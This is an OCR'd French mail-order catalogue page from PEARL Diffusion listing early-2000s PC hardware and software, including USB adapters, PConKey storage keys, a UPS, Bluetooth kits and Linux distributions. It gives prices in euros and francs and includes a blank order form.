Cet adaptateur va vous permettre de relier deux ordinateurs de la façon la plus simple et rapide qui soit. Vous bénéficierez ainsi de toutes les fonctions d'un partage réseau standard. Vous pouvez même relier jusqu'à 17 PC ensemble, soit en créant une chaîne USB en passant de l'un à l'autre soit en passant par un hub USB. **caract. tech. :** Taux maximal de transfert 5Mbit/s - supporte les protocoles TCP/IP, NetBEUI, IPX/SPX, NDIS - longueur environ 210cm **Réf.PE8259**

PConKey

Avec ces clés, vous aurez la possibilité de transporter vos données, de les protéger des curieux par un mot de passe (soit un seul répertoire, soit tout le PConKey), mais également de **bloquer votre PC** (le clavier et la souris sont inutilisables si le PConKey n'est pas connecté). Vous pourrez aussi exporter vos contacts d'Outlook, créer des mails sur une machine n'ayant pas d'accès à Internet, puis, en branchant simplement le PConKey à une machine ayant un compte mail, vous pourrez envoyer tout votre courrier en une seule fois.

PConKey 64 Mo **Réf. PE6090** **Prix : 129,90€TTC/852,09F**
PConKey 128 Mo **Réf. PE6091** **Prix : 199,90€TTC/1311,26F**
PConKey 256 Mo **Réf. PE6092** **Prix : 299,90€TTC/1967,22F**

à partir de **129,90 TTC €** 852,09F

PowerMust UPS600 + Mustek

Cet onduleur de chez Mustek est idéal pour les stations de travail avec un périphérique (disque dur externe, scanner, imprimante). Le logiciel fourni peut sauvegarder vos données, fermer les applications et éteindre la machine. Vous pourrez y connecter votre modem, premier périphérique à subir des dommages en cas de sur-tension. **Caract. :** protège la ligne téléphonique. **Dimension :** 330x100x140mm **Poids :** 7Kg **Réf. B124**

79,90 TTC € 524,11 F

Kit Bluetooth Class I

Ces deux adaptateurs Bluetooth Class I (fonctionnement jusqu'à **100 mètres**) vous permettent de mettre en place un réseau sans fil très simplement et **facilement extensible**. Il vous permettrons également de faire communiquer vos ordinateurs avec les nouveaux périphérriques bluetooth (téléphone portable, assistant personnel,...) Compatible Windows 98 ou supérieur et MAC OS X. Livré avec de nombreux logiciels. **Réf.PE145**

99,90 TTC € 655,30 F

Hub USB 2.0 4 ports

Complément idéal au contrôleur ci-dessus. ▶**Vitesse de transfert :** de 1,5 à 480 Mbits/sec. ▶**Dimensions :** environ 77 x 106 x 20 mm **Réf.PE8289**

39,90 TTC € 261,73 F

X-Drive

Ce petit boîtier vous rendra d'énormes services. Il peut non seulement accueillir un disque dur 2,5" (jusqu'à 60 Go) et vous servir ainsi **de support de sauvegarde externe**, mais également **transférer le contenu de vos cartes mémoires** (Multimédia Card, Secure Digital, Smart Media, CompactFlash, Memorystick et MicroDrive) **sur le disque dur interne** en appuyant simplement sur un bouton. Désormais, lors de vos déplacements, vous n'aurez plus besoin de transporter votre portable avec vous. L'X-Drive vous rendra encore plus mobile. ▶Alimentation : externe ou interne via une batterie. ▶Connectique : USB 1.1 **Réf. PE8283**


179,90 TTC € 1180,07 F

Baie HUB-USB prises frontales

Cette baie USB se positionne dans une baie 3,5" de votre ordinateur. Vous pourrez ainsi connecter 4 périphériques USB supplémentaires par l'avant de votre PC. **Réf.PE8257**

Version USB 2 **Réf.PE8264**
Prix : 39,90€TTC /261,73F

à partir de **14,90 TTC €** 97,74 F



Bon de Commande à retourner à PEARL Diffusion à l'adresse ci-dessous

Quantité	Désignation	Prix Unitaire	Prix Total

TOTAL :
Frais de port : 7€
Si contre remboursement : +6,86€
Option 24H : +6,86€
TOTAL A PAYER :

6, rue de la Scheer - B.P. 121
ZI Nord - 67603 SELESTAT
Tél : 03 88 58 02 02
Fax : 03 88 58 02 07

Nom & Prénom _____
Adresse _____
Code postal / Ville _____
Signature
Mode de paiement :
__Chèque (Uniquement par courrier) __Mandat __Contre remboursement
__Carte bancaire : N° : _____/_____/_____/_____
Date d'expiration : _____/_____

Commandes et devis administratifs uniquement par courrier - Pas de livraison dans les DOM TOM et Hors Europe

MISCS

Pocket cam 3M

Cet appareil numérique est équipé d'un capteur CMOS de **2Millions de pixels** interpolable à 3 millions. Il est de par sa taille et son ergonomie le partenaire idéal de vos «reportages photos». **Caractéristiques :** ►Résolution 1600x1200 et jusqu'à **2048x1536** par interpolation ►écran LCD de 1.5" ►Mémoire : 16Mo intégré et extensible par cartes Compactflash ►**Flash intégré** ►Mise en veille automatique ►Connexion USB ►Alimentation par piles (2xAA) ►Retardateur : 10 secondes ►Taille : 98x57x45mm ►Poids 100g ►Inclus câble de liaison **Réf.PE3328**

169,90 TTC € — 1114,47 F

NAPA DAV310 : Lecteur CD/MP3/CDVidéo

Le DAV310, en plus de lire les CD audio et Mp3, vous permettra de visionner des vidéos CD. Vous pourrez ainsi préparer vos présentations sur votre PC, et sans avoir recours à une installation lourde vous pourrez les lire sur n'importe quel téléviseur. Description : ►Lecteur CD/MP3/VCD portable ►Dimensions : 164x146x31mm ►Alimentation : batterie li-ion et adaptateur secteur inclus ►Fonction OSD ►Écran LCD de contrôle. **inclus :** ►Écouteurs stéréo ►Télécommande ►Câble vidéo **Réf. PE931**

99,95 TTC € — 655,63

Système audio 5.1 Q-Sonic

Profitez pleinement de vos DVD grâce au son surround ! Très simple à installer, ce système complet se compose d'un caisson de basse, de 4 satellites ainsi que d'une voie centrale. Le son venant de toutes les directions, vous aurez ainsi l'impression d'être au milieu de l'action ! Vous pourrez également brancher le système à votre PC muni d'une carte son 5.1 en utilisant 3 câbles jack – cinch (référence PE8214). **Caractéristiques techniques :** ►Subwoofer actif amplifié. Puissance : 35 W RMS ►Réglages du volume (subwoofer,centre, master, arrière) ►Plage de fréquences : Subwoofer : 30 Hz – 200 Hz, satellites : 180 Hz – 20 kHz ►**Dimensions (lxHxP) : Subwoofer :** 180x243x320mm **Satellites :** 116x318x116mm **Voie centrale :** 264x80x116mm ►Connectique : 3 x audio in stéréo (cinch) ►**Inclus :** câbles pour satellites : 2 x 450 cm pour les arrières, 2 x 170 cm (avant), 1 x 170 cm (voie centrale).) **Réf. PE2954**

89,90 TTC € — 589,71 F

Docking station USB

Grâce à ce boîtier USB entièrement plug and play, vous bénéficiez des fonctions de hub actif 3 ports d'un port imprimante, d'un port série et de 2 ports PS/2. Câbles de connexion et d'alimentation fournis. **Réf.PI17**

89,90 TTC € — 589,71 F

Version USB 2.0 **Réf.PE309**

Prix : 119,90€TTC /786,49F

Carte PCI USB 2.0 4 ports

Avec un débit de 480Mbit/s l'USB 2 est même plus rapide que le Firewire ! Vous pourrez y connecter vos anciens périphériques USB. ►Connexion : 4 externes, 1 interne ►Taux de transfert : jusqu'à 480Mbit/s **Réf. PE8268**

24,90 TTC € — 163,33 F

Adaptateur IDE – Firewire protégé contre l'écriture

Vous disposez de données très sensibles mais qui doivent être consultables? Cet adaptateur vous permet d'**empêcher physiquement l'écriture** (et donc l'effacement) des données. Idéal pour protéger les serveurs Internet ou de données.**Réf. PE8194**


99,90 TTC € — 655,3 F

Boîtier 3.5" Diamant Firewire / USB 2.0

Grâce à ses deux interfaces ultra-rapides, ce boîtier externe en aluminium vous rendra de grands services. Connectez-y un disque dur 3,5" et vous disposerez d'un moyen facile et efficace de transférer vos données. Connectique USB 2.0 (taux de transfert jusqu'à 480 Mo/s) et Firewire (taux de transfert jusqu'à 400 Mo/s). Livré avec un câble Firewire (6-6), un câble USB et un adaptateur secteur. **Réf. PE9209**

149,90 TTC € — 983,28F

Adaptateur IDE USB externe



Grâce à ce kit composé d'un adaptateur IDE / USB et d'une alimentation, vous pourrez brancher votre disque dur ou n'importe quel périphérique IDE sur un port USB à chaud et ce, sans boîtier externe ! Vous pouvez ainsi disposer d'un moyen de sauvegarde très pratique et peu encombrant. **Réf. PE8191**

69,90 TTC € — 458,51 F

Adaptateur IDE USB 2.0 externe

Lecteur multi cartes USB 6 en 1

Ce lecteur va vous permettre de lire tous les principaux types de mémoires : CompactFlash, SmartMedia, Memorystick, MultimediCard, Microdrive et Secure Digital. Il vous offre la possibilité de transférer des données de carte à carte. **Réf. CM514**

livré sans cartes

49,90 TTC € — 327,32F

17" Flatron SW775 FT

Découvrez une nouvelle dimension de travail avec cet écran Flatron 100% plat qui bénéficie d'un excellent rapport qualité prix ●Résolution jusqu'à 1280 x 1024 à 60Hz - Pitch 0,24mm ●Fréquences verticales jusqu'à 160 Hz ●Mémoires : 11 réglages d'usine + 25 règlages utilisateurs ●Règlages digitaux à l'écran (OSD) ●Plug & Play ●Conforme à UL, FCC-B, TUV-GS, BZT, CSA, DHHS, TCO-99 et CE **Réf.G38**

249,00 TTC € — 1633,33 F

LINUX Mandrake 9

Cette distribution basée sur le kernel 2.4.19 comprend la glibc 2.2.5, GCC 3.2, KDE 3.0.3, Gnome 2.0.1, OpenOffice 1.0.1, Mozilla 1.1, Gimp 1.3.2, XFree 4.2.1 et bien d'autres logiciels. Le support d'un grand nombre de cartes graphiques 3D et de l'USB en font un outil puissant et complet. Mandrake 9.0 est optimisée pour les processeurs Pentium (tm) et supérieurs.

Linux Mandrake Powerpack Ce pack très complet inclus les meilleures applications Open Source et commerciales disponibles. **Réf. LI809**

Prix : 69,90€/458,51 F

Débutant

Linux Mandrake Pro suite La solution Linux pour l'entreprise. Offrant un support technique étendu. **Réf.LI810**

Prix : 189,90€/1245,66F

à partir de 69,90 TTC € — 458,51 F

MYTH II Soulblighter

Vous voilà commandant des troupes de magiciens, combattants et autre nains. Votre mission est de défendre le peuple Madrigal et Westens des maléfiques Soulblighter. Vous menerez vos troupes au combat en contrôlant chacun de leurs déplacements grâce à une interface 3D pilotée entièrement à la souris. Une carte d'accélération 3D (3dfx) est fortement conseillée. **Réf. LI15**

VALABLE JUSQU'A EPUISEMENT DE STOCK

19,90 TTC € — 130,54 F

DEBIAN GNU/LINUX 2.1 (PC Intel)

Il s'agit d'une distribution Linux 100% libre. Elle se compose de 4 CDROMs (2 CD binaires + 2 CD sources) soit plus de 2200 packages. La mise à jour vers de prochaines versions se fait en tout simplicité et gratuitement via le serveur FTP officiel Debian **Réf. LI12**

5,95 TTC € — 39 F

LINUX Nirvana

Nous avons testé, trié et sélectionné pour vous les meilleurs logiciels LINUX disponibles sur Internet (plus de 600 Mo). Beaucoup sont livrés avec leurs sources et couvrent des domaines aussi divers que la P.A.O., le dessin, la C.A.O., les éditeurs, les langages, les utilitaires, etc...avec de nombreuses documentations. **Réf. CS25**

4,42 TTC € — 29 F

GNU Collection


What is GNU? "Gnu is Not Unix"! Nous avons récupéré pour vous le maximum de logiciels sous licence GPL comme Emacs, Tex, GCC, Gzip sont donc gratuits et LIVRÉS avec leurs SOURCES. Ces applications sont disponibles pour de nombreux systèmes d'exploitation, vous trouverez forcément votre bonheur. **Réf. CS24**

4,42 TTC € — 29 F

Red Hat 8.0

Un système d'exploitation complet mis à jour avec les technologies les plus récentes. Ce système possède le nouveau bureau intuitif Bluecurve et des centaines d'applications (Evolution 1.0.8, Gimp 1.2.3, GNOME 2.0, KDE 3.0.3, Kernel 2.4.18, etc) **Réf. LI32**

79,95 TTC € — 524,44 F



L 19018 - 5 - F: 7,45 € - RD

sommaire